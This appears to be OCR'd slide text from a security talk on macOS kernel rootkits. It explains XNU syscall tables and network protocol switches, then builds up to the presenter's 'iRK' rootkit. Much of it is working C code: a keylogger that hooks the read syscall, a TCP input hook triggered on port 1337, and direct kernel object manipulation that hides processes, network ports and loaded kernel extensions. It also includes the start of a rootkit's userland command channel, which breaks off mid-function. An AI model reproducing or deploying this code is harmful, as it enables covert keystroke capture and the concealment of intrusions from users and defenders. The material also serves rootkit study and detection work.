
System Call Hooking

- System call mechanism resides in BSD portion of kernel and acts the same as FreeBSD, etc.
- How syscalls are called from user space in OS X (x86)…
  - Arguments are placed on stack in reverse order
  - syscall number is placed into EAX
  - int 0x80 executed
- Kernel takes over
  - Looks up corresponding syscall function in **sysent** to identify syscall code to execute
    - **sysent** is a global list of sysent structures for each available system call


SYSENT

Defined in /path/to/downloaded/xnu_source/bsd/sys/sysent.h (Must define in your own code, not available in Kernel Framework)

```
struct sysent {         /* system call table */
        int16_t         sy_narg;            /* number of args */
        int8_t          sy_resv;            /* reserved  */
        int8_t          sy_flags;           /* flags */
        sy_call_t       *sy_call;           /* implementing function */
        sy_munge_t      *sy_arg_munge32;    /* system call arguments
                                             * munger for 32-bit process
                                             */
        sy_munge_t      *sy_arg_munge64;    /* system call arguments
                                             * munger for 64-bit process
                                             */
        int32_t         sy_return_type; /* system call return types */
        uint16_t        sy_arg_bytes;   /* Total size of arguments in
                                         * bytes for
                                         * 32-bit system calls
                                         */
};
```





Kernel Looks up syscall handler in sysent[] (sysent[SYS_mkdir])


KERNEL
...
#define SYS_mkdir 136; //Syscall num
(sysc_func_t *) mkdir;
mkdir = sysent[SYS_mkdir].sy_call;
mkdir(args);
...
sysent[136]
sysent [ ]
0
sysent nosys
1
sysent exit
2
sysent fork
3
sysent read
...
136
sysent mkdir
struct sysent { // mkdir
sy_narg = 2,
sy_resv = 0,
sy_flags = 0,
sy_call = 0x1e70ef,
...
}
sysent[SYS_mkdir].sy_call points to handler function

System Call Hooking - 2

To hook any system call, we simply overwrite the sysent[SYS_callnumber].sy_call pointer to point to our function, and then return with a call to the original function


KERNEL
...
#define SYS_mkdir 136; //Syscall num
(sysc_func_t *) mkdir;
mkdir = sysent[SYS_mkdir].sy_call;
mkdir(args);
...
0x1e70ef //mkdir()
...
sysent[136]
sysent [ ]
0
sysent nosys
1
sysent exit
2
sysent fork
3
sysent read
...
136
sysent mkdir
struct sysent { // mkdir
sy_narg = 2,
sy_resv = 0,
sy_flags = 0,
sy_call = 0x1e70ef,
...
}
Original


0x21112000 // hooked_mkdir()
...
KERNEL
...
#define SYS_mkdir 136; //Syscall num
(sysc_func_t *) mkdir;
mkdir = sysent[SYS_mkdir].sy_call;
mkdir(args);
...
0x1e70ef //mkdir()
...
sysent[136]
sysent [ ]
0
sysent nosys
1
sysent exit
2
sysent fork
3
sysent read
...
136
sysent mkdir
struct sysent { // mkdir
sy_narg = 2,
sy_resv = 0,
sy_flags = 0,
sy_call = 0x21112000,
...
}
Hooked

System Call Hooking - 3

- Caveat –
  - Unlike FreeBSD, OS X >= 10.4 - sysent table is not an exported symbol
- Need to identify sysent in some other way
  - sysent table lies almost directly after nsysent (Which is exported)
    - Directly after on PPC (So it seems… haven't tested)
    - 32 bytes after on Intel (sizeof(nsysent)+28)

```
struct sysent *mysysent;
mysysent = (struct sysent *) ( ((char *) &nsysent) +
sizeof(nsysent) + 28);
```

Example: Keylogger (Hooking Read Call)

```
#include <mach/mach_types.h>
#include <sys/sysproto.h>
static struct sysent *_sysent;
extern int nsysent;

static int my_read(struct proc *p, void *syscall_args, int *retval) {
        struct read_args {    //Defined in sys/sysproto.h
                char fd_l_[PADL_(int)];
                int fd;
                char fd_r_[PADR_(int)];
                char cbuf_l_[PADL_(user_addr_t)];
                user_addr_t cbuf;
                char cbuf_r_[PADR_(user_addr_t)];
                char nbyte_l_[PADL_(user_size_t)];
                user_size_t nbyte;
                char nbyte_r_[PADR_(user_size_t)];
        }*uap;
        uap = (struct read_args *)syscall_args;int error;char buf[1];
        int done;
(Continued)
```

Example: Keylogger (Hooking Read Call)

```
(Continued)
        error = real_read(p, uap, retval);
        if(error || (!uap->nbyte) || (uap->nbyte > 1) || (uap->fd != 0)) {
                return(error);
        }
        copyinstr(uap->cbuf, buf, 1, &done);
        printf("%c\n", buf[0]);
        return(error);
}

kern_return_t keyLogger_start (kmod_info_t * ki, void * d) {
        _sysent = find_sysent(); //Finds sysent address as offset from nsysent
        if (_sysent == NULL) {
                return KERN_FAILURE;
        }
        real_read = (sysc_func_t *) _sysent[SYS_read].sy_call;
        _sysent[SYS_read].sy_call = (sy_call_t *) my_read;
        return KERN_SUCCESS;
}
```

Network Stack Hooking

- We can hook other things too, not just system calls…
- Hooking kernel network protocol handlers
  - **inetsw[]** switch table
    - Linked list of protosw structures for each communication protocol
    - Directly access desired protocol handler within inetsw through ip_protox[]
      - ip_protox is a list of pointers to protocol handlers offset by the protocol number
      - ip_protox[IPPROTO_TCP] = (struct protosw *) for TCP

protosw

Defined in /path/to/downloaded/xnu_source/bsd/sys/protosw.h (Must define in your own code, not available in Kernel Framework)

```
struct protosw {
        short   pr_type;                /* socket type used for */
        struct  domain *pr_domain;      /* domain protocol a member of */
        short   pr_protocol;            /* protocol number */
        unsigned int pr_flags;          /* see below *//* protocol-protocol hooks */
        void    (*pr_input)(struct mbuf *, int len);                    /* input to protocol (from below) */
        int     (*pr_output)(struct mbuf *m, struct socket *so); /* output to protocol (from above) */
        void    (*pr_ctlinput)(int, struct sockaddr *, void *); /* control input (from below) */
        int     (*pr_ctloutput)(struct socket *, struct sockopt *); /* control output (from above) */
        void    *pr_ousrreq; /* utility hooks */
        void    (*pr_init)(void);       /* initialization hook */
        void    (*pr_fasttimo)(void); /* fast timeout (200ms) */
        void    (*pr_slowtimo)(void);  /* slow timeout (500ms) */
        void    (*pr_drain)(void); /* flush any excess space possible */
#if __APPLE__
        int     (*pr_sysctl)(int *, u_int, void *, size_t *, void *, size_t); /* sysctl for protocol */
#endif
(Continued)
```

protosw

Defined in /path/to/downloaded/xnu_source/bsd/sys/protosw.h (Must define in your own code, not available in Kernel Framework)

```
(Continued)
                struct  pr_usrreqs *pr_usrreqs; /* supersedes pr_usrreq() */
#if __APPLE__
                int     (*pr_lock)      (struct socket *so, int locktype, int debug); /* lock function for protocol */
                int     (*pr_unlock)    (struct socket *so, int locktype, int debug); /* unlock for protocol */
#ifdef _KERN_LOCKS_H_
                lck_mtx_t *     (*pr_getlock)   (struct socket *so, int locktype);
#else       void *  (*pr_getlock)   (struct socket *so, int locktype);
#endif
#endif
#if __APPLE__ /* Implant hooks */
                TAILQ_HEAD(, socket_filter) pr_filter_head;
                struct protosw *pr_next;        /* Chain for domain */
                u_long  reserved[1];            /* Padding for future use */
#endif
};
```

TCP Hook

Hooks TCP handler to perform special function if packet arrives destined for port 1337

```
void tcp_input_hook(struct mbuf *m, int off0) {
        struct tcphdr *th;
        th = (struct tcphdr *)((caddr_t)m + 0x56); //Offset into mbuf for tcp header
        if(ntohs(th->th_dport) == 1337) {
                printf("do that little thing you do...\n");
        } else {
                tcp_input(m, off0);
        }
}

kern_return_t tcphook_start (kmod_info_t *ki, void *d) {
        struct protosw * tcp_handler;
        tcp_handler = ip_protox[IPPROTO_TCP];
        tcp_handler->pr_input = tcp_input_hook;
        return KERN_SUCCESS;
}
```

DEMO – TCP Hook

DKOM

3

Direct Kernel Object Manipulation (DKOM)

Kernel relies on certain in memory structures for accounting purposes

- We can directly modify some of these structures (Instead of going through approved APIs) to remove the record of them
  - The term “kernel objects” refers to these structures
    - The term Direct Kernel Object Manipulation comes from Windows rootkit development where these kernel data structures are referred to as “objects”

Direct Kernel Object Manipulation (DKOM)

- Modifiable in memory structures keep track of data such as:
  - Loaded kernel modules, Open network ports, Currently running processes, etc.

- The kernel does *not* have a record in memory of some other things though, such as:
  - Files on the file system, etc.
  - For these things, other methods must be used to hide (Syscall hooking, etc)

DKOM – Hiding a process

- allproc = global list of proc structures linked by a number of different fields
- p_list and p_hash fields are used to walk the list to identify processes
- We unlink the proc structure associated with the PID we want to hide from these lists with the LIST_REMOVE() macro
- WARNING: Once we remove our proc from these lists, the kernel will spin out of control if our process exits (Since the kernel will try to remove them from the lists at exit)
  - To overcome, we could do a number of things, in iRK we simply hook exit() and do nothing if the exiting PID is our hidden one

DKOM - Hiding a Process

struct proc excerpt *(Not defined in standard kernel headers, must include in your own code… Partially found in xnu source, proc_internal.h)*:

```
struct  proc {
        LIST_ENTRY(proc) p_list;     /* List of all processes. */
        pid_t            p_pid;  /* Process identifier. (static)*/
        void *           task;   /* corresponding task (static)*/
        …
        struct  proc *  p_pptr;      /* Pointer to parent
                                        process.(LL) */
        …
        LIST_ENTRY(proc) p_hash;     /* Hash chain. (LL)*/
        …
}
```

DKOM - Hiding a Process

```
static int hide_proc(pid_t pid) {
        struct proc * p;
        proc_list_lock();
        LIST_FOREACH(p, &allproc, p_list)
             if(p->p_pid == pid) {
                    /*Different from BSD (sx_lock)*/
                    proc_lock(p);
                    LIST_REMOVE(p, p_list);
                    LIST_REMOVE(p, p_hash);
                      nprocs--;
                      proc_unlock(p);
                      break;
               } … unlock proc_list and return...
```

DEMO – Hiding a process

DKOM – Hiding network port

- tcbinfo = linked list of inpcb structs with current port information
- We walk tcbinfo.listhead with the LIST_FOREACH() macro looking for a inpcb struct with an inp_lport matching the port we want to hide
- Once found, we remove with the LIST_REMOVE() macro
  - `LIST_REMOVE(inpb, inp_list);`

DEMO – Hiding a network port

Hide KEXT

- extern kmod_info_t *kmod is a global linked list of currently loaded kernel modules
- To hide a KEXT from kextstat, etc. we simply modify the kmod list by pointing the beginning of the list at the next module

```
kmod = kmod->next;
```

DEMO – Hiding a KEXT

iRK

4

Crossing Boundaries – User / Kernel Communication

- Multiple interfaces to communicate between userland and kernel
  - Mach IPC
  - BSD sysctl
    - Straightforward
    - Very visible (We're trying to be stealthy)
  - I/O Kit Abstraction
  - Kernel control sockets
    - What we use for iRK
    - Handle just like sockets from the client side

Executing User Process from Kernel Space

- Typically, we would mimic a system call to execve, by basically:
  - Initializing our arguments
  - Copying out to userland
  - Executing _execve()
- OS X Provides us with the “Kernel User Notification Center”
  - Simple API to do things like pop a dialog or alert box to the user from within the kernel
  - Also gives us a simple function for starting a userland process
    - KUNCExecute() - /kheaders/UserNotification/KUNCUserNotifications.h
    - `KUNCExecute("/path/to/binary", kOpenAppAsRoot, kOpenApplicationPath);`

iRK Walkthrough – Client Communications

```
kern_return_t iRK_start (kmod_info_t * ki, void * d) {
        /*
         * Register Kernel Control for bi-directional communication
         * with daemon.
         */
        errno_t error;
        struct kern_ctl_reg ep_ctl; // Initialize control
        bzero(&ep_ctl, sizeof(ep_ctl)); // sets ctl_unit to 0
        ep_ctl.ctl_id = 0; /* OLD STYLE: ep_ctl.ctl_id = kEPCommID; */
        ep_ctl.ctl_unit = 0;
        strcpy(ep_ctl.ctl_name, "org.digrev.irk");
        ep_ctl.ctl_flags = CTL_FLAG_PRIVILEGED & CTL_FLAG_REG_ID_UNIT;
        ep_ctl.ctl_send = EPHandleWrite;
        ep_ctl.ctl_getopt = EPHandleGet;
        ep_ctl.ctl_setopt = EPHandleSet;
        ep_ctl.ctl_connect = EPHandleConnect;
        ep_ctl.ctl_disconnect = EPHandleDisconnect;
        error = ctl_register(&ep_ctl, &irk_kctlref);
(Continued)
```

iRK Walkthrough

```
/* A simple setsockopt handler */
errno_t EPHandleSet( kern_ctl_ref ctlref, unsigned int unit, void *userdata, int
opt, void *data, size_t len ) {
        return 0;
}
/* A simple A simple getsockopt handler */
errno_t EPHandleGet(kern_ctl_ref ctlref, unsigned int unit, void *userdata, int
opt, void *data, size_t *len) {
        return 0;
}
/* A minimalist connect handler */
errno_t EPHandleConnect(kern_ctl_ref ctlref, struct sockaddr_ctl *sac, void
**unitinfo) {
        return 0;
}
/* A minimalist disconnect handler */
errno_t EPHandleDisconnect(kern_ctl_ref ctlref, unsigned int unit, void
*unitinfo) {
        return 0;
}
(Continued)
```

iRK Walkthrough – Write Handler

```
/* Handles write calls from irk_server */
errno_t EPHandleWrite(kern_ctl_ref ctlref, unsigned int unit, void *userdata,
mbuf_t m, int flags) {
        struct irk_cmd_args *args;
        mbuf_copydata(m, 0, sizeof(struct irk_cmd_args), args);
